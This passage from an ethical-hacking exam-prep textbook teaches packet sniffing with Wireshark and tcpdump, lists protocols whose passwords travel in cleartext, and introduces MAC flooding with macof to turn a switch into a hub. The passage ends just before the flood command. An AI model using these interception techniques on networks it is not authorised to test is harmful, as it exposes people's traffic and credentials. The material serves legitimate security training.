Sniffers are utilities that you, as an ethical hacker, can use to capture and scan traffic moving across a network. Sniffers are a broad category that encompasses any utility that has the ability to perform a packet-capturing function. Regardless of the build, sniffers perform their traffic-capturing function by enabling promiscuous mode on the connected network interface, thereby allowing the capture of all traffic, whether or not that traffic is intended for them. Once an interface enters promiscuous mode, it doesn't discriminate between traffic that is destined for its address; it picks up all traffic on the wire, thereby allowing you to capture and investigate every packet.

Sniffing can be active or passive in nature. Typically, passive sniffing is considered to be any type of sniffing where traffic is looked at but not altered in any way. Essentially, passive sniffing means listening only. In active sniffing, not only is traffic monitored, but it may also be altered in some way as determined by the attacking party. Know the difference for your exam.



When on a switched network, your traffic capture is limited to the segment you are connected to regardless of the mode of your interface card. We'll discuss this in more detail later. For now, just remember that for your sniffer to be effective, your interface card must be in promiscuous mode.

Most sniffer utilities have basic options that are fairly consistent across the gamut of versions. This consistency holds true regardless of whether it's a Linux-based utility or a Windows version. We'll dig more into types and specifics later, but first let's look at the commonalities. On most sniffers a main pane displays the incoming packets and highlights or lists them accordingly. It is usually linear in its listing unless you specify otherwise via filters or other options. In addition, there is commonly a subpanel that allows an in-depth view of the packet selected. It's important to be familiar with your sniffer of choice because it will save you a lot of time and frustration in the long run. Also, having a good grasp of a sniffer's basic functions will allow you to use many different sniffers without too many problems. So, from here, a sniffer usually has an interface selection or activation option that begins the capture phase.



Pop quiz: What happens when the capture button is activated? You got it! The NIC switches to promiscuous mode!

Once you choose the capture button, you should see packets populating your capture pane; if not, check your network interface selection. All sniffers give you the ability to select from all available interfaces on your computer. You can easily choose a disconnected interface and sit there irritated because your sniffer isn't working. Just double-check and you'll be happily rewarded with real-time traffic!



Use that save capture function! Real-time capture and analysis is impressive and flashy, but it's also an immense pain in the butt! Also keep in mind that the exam offers you four hours to mull over those 150 questions, and there are no live streaming feeds to anxiously digest. Take one packet at a time and make sure you understand all its pieces and parts.

Remember that a sniffer is not just a dumb utility that allows you to view only streaming traffic. A sniffer is a robust set of tools that can give you an extremely in-depth and granular view of what your (or their) network is doing from the inside out. That being said, if you really want to extrapolate all the juicy tidbits and clues of each packet, save the capture and review it when time allows. I prefer to review my 20,000 packets of captured

data at my local coffee shop with a hot vanilla latte and a blueberry scone. Make it easy on yourself; your target is not going anywhere soon.

Before we go too much into sniffers, it is important to mention that there are also hardware protocol analyzers. These devices plug into the network at the hardware level and can monitor traffic without manipulating it. Typically these hardware devices are not easily accessible to most ethical hackers due to their enormous cost in many cases (some devices have price tags in the six-figure range).

Law Enforcement Agencies and Sniffing

Lawful interception (LI) is defined as legally sanctioned access to communications network data such as telephone calls or email messages. LI must always be in pursuance to a lawful authority for the purpose of analysis or evidence. Therefore, LI is a security process in which a network operator or service provider gives law enforcement officials permission to access private communications of individuals or organizations. Almost all countries have drafted and enacted laws to regulate lawful interception procedures; standardization groups are creating LI technology specifications. Usually, LI activities are taken for the purpose of infrastructure protection and cyber security. However, operators of private network infrastructures can maintain LI capabilities within their own networks as an inherent right, unless otherwise prohibited. LI was formerly known as *wiretapping* and has existed since the inception of electronic communications.

How successful you are at the sniffing process depends on the relative and inherent insecurity of certain network protocols. Protocols such as the tried and true TCP/IP were never designed with security in mind and therefore do not offer much in this area. Several protocols lend themselves to easy sniffing:

Telnet/rlogin Keystrokes, such as those including usernames and passwords, can be easily sniffed.

HTTP Designed to send information in the clear without any protection and thus a good target for sniffing.

Simple Mail Transfer Protocol (SMTP) Commonly used in the transfer of email, this protocol is efficient, but it does not include any protection against sniffing.

Network News Transfer Protocol (NNTP) All communication, including passwords and data, is sent in the clear.

Post Office Protocol (POP) Designed to retrieve email from servers, this protocol does not include protection against sniffing because passwords and usernames can be intercepted.

File Transfer Protocol (FTP) A protocol designed to send and receive files; all transmissions are sent in the clear.

Internet Message Access Protocol (IMAP) Similar to SMTP in function and lack of protection.

Using a Sniffer

We touched on some of the basics of using a sniffer in the previous section, but now let's get down and dirty. Quite a few sniffer software packages are available that perform nearly identical functions. The real advantage of one over the other is the robustness of functionality in how the sniffer displays that data and what options are available to help you digest and dissect it.



In terms of LI, typically the sniffing process is looked at as having three components. The first component is an intercept access point (IAP) that gathers the information for the LI. The second component is a mediation device supplied by a third party that handles the bulk of the information processing. The third component is a collection function that stores and processes information intercepted by the third party.

Sniffing Tools

Sniffing tools are extremely common applications. A few interesting ones are listed here:

Wireshark One of the most widely known and used packet sniffers. Offers a tremendous number of features designed to assist in the dissection and analysis of traffic.

Tcpdump A well-known command-line packet analyzer. Provides the ability to intercept and observe TCP/IP and other packets during transmission over the network. Available at `www·tcpdump·org`.

WinDump A Windows port of the popular Linux packet sniffer tcpdump, which is a command-line tool that is great for displaying header information.

OmniPeek Manufactured by WildPackets, OmniPeek is a commercial product that is the evolution of the product EtherPeek.

Dsniff A suite of tools designed to perform sniffing with different protocols with the intent of intercepting and revealing passwords. Dsniff is designed for Unix and Linux platforms and does not have a complete equivalent on the Windows platform.

EtherApe A Linux/Unix tool designed to graphically display a system's incoming and outgoing connections.

MSN Sniffer A sniffing utility specifically designed for sniffing traffic generated by the MSN Messenger application.

NetWitness NextGen Includes a hardware-based sniffer, along with other features, designed to monitor and analyze all traffic on a network; a popular tool in use by the FBI and other law enforcement agencies.



The sniffing tools listed here are only a small portion of the ones available. It is worth your time to investigate some of these, or all if you have the time, to improve your skills. We spend plenty of time with Wireshark in this book because it is the recognized leader. Anything you learn with this sniffer will work with the others—it's just a matter of learning a new interface.

Wireshark

As of this writing, Wireshark reigns supreme as perhaps the best sniffer on the market. Wireshark has been around for quite a while, and it has proven its worth time and time again. Wireshark is natively available on Windows, Mac OSX, and Linux.



In this chapter when we use Wireshark we are assuming that the network is wired and not wireless. If you will be using Wireshark to sniff wireless traffic, you need to go one step further, which is to use AirPcap. This is a hardware device that allows sniffing of traffic at a more comprehensive level than can be done without the device.

Sniffer builds include tcpdump, Kismet, and Ettercap, among others. A great resource for sniffers and many other security tools is `www·sectools·org`. All sniffers have their place in the sniffing universe, but for our purposes we will be focusing on Wireshark. First, let's do a quick run through on Wireshark basics in Exercise 9.1.




You do not necessarily need to know how to use Wireshark in depth, but you will be expected to be able to understand how a sniffer works and be able to dissect and understand captured packets. Wireshark is a de facto industry standard as far as sniffers are concerned, so being comfortable with it will aid you in the exam and the real world.


EXERCISE 9.1

Sniffing with Wireshark

1. Make sure Wireshark is running on your Kali Linux client, as shown here.




2. Choose Capture ➢ Interfaces to open the window shown here. This step is identical on Linux, Mac OSX, and Windows versions.



EXERCISE 9.1 *(continued)*

3. Once you've successfully begun the capture, you're all set to start sending your test packets across the wire. For this exercise use Telnet to send TCP traffic from a Windows 7 client to a Windows XP client.



You have several options for generating traffic. Remember that a wireless connection (802.11) works as a hub-like environment, meaning you can capture all traffic floating in the network. Connecting to your home wireless and selecting the appropriate NIC in your sniffer will pull ample traffic for this exercise.

4. Once you have a good number of packets captured (or those specific packets you are looking for), you can stop the capture and save it for later review. Saving a capture for later investigation is a good habit to get into. It's the same as saving any other file: Choose File ➢ Save As, and then name the file and save it to the appropriate location.

5. Next, open your saved capture and use search strings and filtering to find what you want. Opening a saved capture is just like opening any document: Choose File ➢ Open and then select the file.



In Exercise 9.1, you used Telnet, but the exam will focus on your understanding of traffic flow. I chose client OSs at random for this exercise. Specific operating system vulnerabilities and unique identifying actions are covered in Chapter 6, "Enumeration."



Search strings in Wireshark are testable items—you will definitely see questions regarding their syntax and use. For a good resource, check out www.wireshark.org/docs.

As you can see from the live capture and saved capture, there's a lot going on! One powerful feature of Wireshark is its search string and filtering capabilities. In a real-world capture, it is likely to be sniffing a connection that has a large number of attached clients. This is when search strings and filtering become a pentester's best friend. Table 9.1 shows common search string options for Wireshark. The CEH exam tests whether you can apply your understanding of this tool and its options.

TABLE 9.1 Wireshark filters

Operator	Function	Example
==	Equal	ip.addr == 192.168.1.2
eq	Equal	tcp.port eq 161
!=	Not equal	ip.addr != 192.168.1.2
ne	Not equal	ip.src ne 192.168.1.2
contains	Contains specified value	http contains "http://www.site.com"

Table 9.1 lists the basic filters that you will most likely use (and may see on the exam). As you review the examples used in the table, notice the structure or syntax of each statement and how it relates to what the filter is doing. To see how each of these examples maps to the syntax, refer to Table 9.2.

TABLE 9.2 Wireshark filter breakdown

Protocol	Field	Operator	Value
ip	Addr	==	192.168.1.2
tcp	port	eq	161
ip	addr	!=	192.168.1.2
ip	src	ne	192.168.1.2
http	*	contains	http://www.site.com



Wireshark filters can look like literal strings of code, but keep the syntax in mind and stick with what makes sense.

Table 9.3 covers Wireshark's command-line interface (CLI) tools.

TABLE 9.3 Wireshark CLI tools

Command	Function
`tshark`	A command-line version of Wireshark (similar to tcpdump)
`dumpcap`	Small program with the sole intent of capturing traffic
`capinfos`	Reads a capture and returns statistics on that file
`editcap`	Edits or translates the format of capture files
`mergecap`	Combines multiple capture files into one
`text2cap`	Creates a capture file from an ASCII hex dump of packets



Wireshark command-line tools are important, but for the exam focus on learning the interface; memorizing the list of CLI commands is sufficient.

Tcpdump

Now that you've seen the basics of how to use Wireshark, let's move directly to getting our hands dirty with tcpdump. This utility is a command-line–based sniffer that is quite robust in comparison to its GUI counterparts. Tcpdump has been around for quite some time, and it was the tool of choice well before Wireshark came on the scene. Tcpdump is native to Linux; the equivalent Windows tool is called WinDump. In Exercise 9.2, you will use tcpdump to capture packets.




The following exercise is best completed using a virtual lab setup that has at least two computers linked to the same network. The operating system you use is your choice. In my lab I use a mix of Linux and Windows clients.

EXERCISE 9.2


Sniffing with Tcpdump

1. First, get your sniffing client ready by launching tcpdump on your Kali installation. If you run tcpdump without any switches or options, you can use the first or lowest numbered NIC and begin to catch traffic from that interface. This exercise works fine with the defaults. The following image shows the application up and running.




2. Next, you need to create some traffic. There are a few ways you can do this. In this exercise you will use your Telnet client and make a connection between two Windows clients.

   Once the Telnet clients are talking and traffic is flowing, you can see what's coming across the wire.



EXERCISE 9.2 *(continued)*

3. The tcpdump output in the terminal window view is fairly clear, but it's still a little clunky to work with. Go ahead and perform the same sniffing session again, but this time save the output to a file for future reference. Note the command syntax in the following graphic; this command takes the traffic captured by tcpdump and writes it to a file named `tel_capture.log`.



4. There are a couple of ways to read the captured log file. One is with tcpdump, but let's do it the fancy way and use Wireshark to open the capture.



Tcpdump has a substantial number of switches and options. Just pull up the main page and you can see for yourself. For the CEH exam, focus on the common usable options, which we cover shortly.


Sniffing a network in a quiet and effective manner is an integral skill in an ethical hacker's toolkit. Setting up the connection properly and capturing traffic successfully is extremely important, but as a hacker you must also possess the ability to dig into the packets you've captured. In the next section you'll learn how to do that. The ability to read output from a sniffer is not just a CEH exam skill. It truly is one of those integral skills that every hacker must have.

Reading Sniffer Output

Remember the original *Jaws* movie? Remember when Hooper and Brody cut the shark open in the middle of the movie and Hooper started pulling stuff out of the stomach… yuck! So how does this relate to sniffer output? Well, the concept is very similar. When packets are captured, each one has a slew of innards that you can dissect one piece at a time. Just as Hooper digs into the open-bellied shark, you too dig through the packet innards to find those specific morsels that will tell you what you need to know. The point here isn't movie trivia (although I love killer shark flicks); the point you should take away from this is that each packet captured really does have an immense amount of data that you

can use for reconnaissance or setting up future attacks. It's even extremely useful as a legitimate troubleshooting tool. Figure 9.1 shows a captured packet of a basic TCP handshake. Can you find the basic three-way handshake steps?

FIGURE 9.1 TCP three-way handshake packet



Lines 2, 3, and 4 in Figure 9.1 are the SYN, SYN-ACK, and ACK that we discussed in Chapter 2, "System Fundamentals."



Pay close attention to the pieces of a captured packet, and ensure that you can convert hex and apply that conversion to the binary scale for octet recognition. This skill is critical for eliminating at least two of the possible answers to a question.

Packet sniffing and its interpretation can be likened to an art. There are some people who can think like a computer, take one glance at a packet, and tell you everything you ever wanted to know about where it's going and what's it doing. This is not your goal, nor are you expected to be able to do this for the CEH exam. As ethical hackers, we are methodical, deliberate, patient, and persistent. This applies to reading packet captures as well. In Exercise 9.3 you will step through a captured packet bit by bit. This skill will prove invaluable not just for the exam but also for protecting your own network through traffic analysis.




In Exercise 9.3 you will use Wireshark because it lets you read dissected packets easily. On the CEH exam and in the real world, the output style may be slightly different, but the pieces are essentially the same.

EXERCISE 9.3


Understanding Packet Analysis

1. From your Wireshark installation on Kali, you're going to pull up the saved capture from Exercise 9.1. Open the file using the Wireshark File menu and select `tel_capture.log`. The log should look familiar.


EXERCISE 9.3 *(continued)*




2. Check the two bottom panes of the Wireshark display, where all the packet details are available for review. Notice the highlighted portion in the bottom pane when you select an item from the middle pane.



3. Select the TCP portion of the packet in the middle pane.



4. Now take this one step further and apply your knowledge of hexadecimal while taking advantage of Wireshark's packet breakdown display. In the following graphic, I have expanded the IP portion of the packet. Looking at the bottom pane of the Wireshark display, notice that the hex number highlighted (c0 a8 01 02) is the same as the decimal highlighted source IP (192.168.1.2) in the middle pane. Pretty cool, huh? So what you've accomplished here is to relate something fairly clear cut—a source IP address—to something not so clear—the hex guts of a packet.





The CEH exam will expect you to know how to identify packet details such as hexadecimal IP addresses, at least on paper. Remember, in a test environment if you can determine the first octet and eliminate one or more of the possible answers, do it! If you are rusty on breaking down IP addresses into hex, refer to Chapter 2 and practice until you feel comfortable with the process.

Switched Network Sniffing


Switched networks present an inherent initial challenge to sniffing a network in its entirety. A wired switch doesn't allow you to sniff the whole network. As you saw in Chapter 2, each switchport is a collision domain, so traffic within the switch doesn't travel between ports.

Okay, enough switch talk. Your goal is to be able to sniff the network portions you want to at will. To achieve this you can use the various techniques that we'll explore in this section.

MAC Flooding

One of the most common methods for enabling sniffing on a switch is to turn it into a device that does allow sniffing. Because a switch keeps traffic separate to each switchport (collision domain), you want to convert it into a hub-like environment. A switch keeps track of MAC addresses received by writing them to a content addressable memory (CAM) table. If a switch is flooded with MAC addresses, it may easily overwhelm the switch's ability to write to its own CAM table. This in turn makes the switch fail into a giant hub. There are a few utilities available to accomplish this technique. One common Linux utility is macof. Check out Figure 9.2 to see macof in action.

FIGURE 9.2 Macof MAC flood



What Is a CAM Table?

All CAM tables have a fixed size in which to store information. A CAM table will store information such as the MAC address of each client, the port it is attached to, and any virtual local area network (VLAN) information required. In normal operation, a CAM table will be used by the switch to help get traffic to its destination, but when it is full something else can happen.

In older switches, the flooding of a switch would cause the switch to fail "open" and start to act like a hub. Once one switch was flooded and acting like a hub, the flood would spill over and affect adjacent switches.

In order for the switch to continue acting like a hub, the intruder needs to maintain the flood of MAC addresses. If the flooding stops, the timeouts that are set on the switch will eventually start clearing out the CAM table entries, thus enabling the switch to return to normal operation.

It is worth noting that in newer switches this has a decreased chance of being successful, with the implementation of technologies such as IEEE 802.1x and the presence of other features such as sticky MAC support in modern hardware.

Overflowing a CAM table using Ubuntu is a simple matter. The standard repositories store the tools needed for a successful attack and can be easily obtained with `aptitude`. To use `aptitude` to obtain the required tools, `su` to root (or `sudo`) and type the following to install the dsniff suite (which includes macof):

```
aptitude install dsniff
```

Once installation is complete, at the command prompt enter the following:

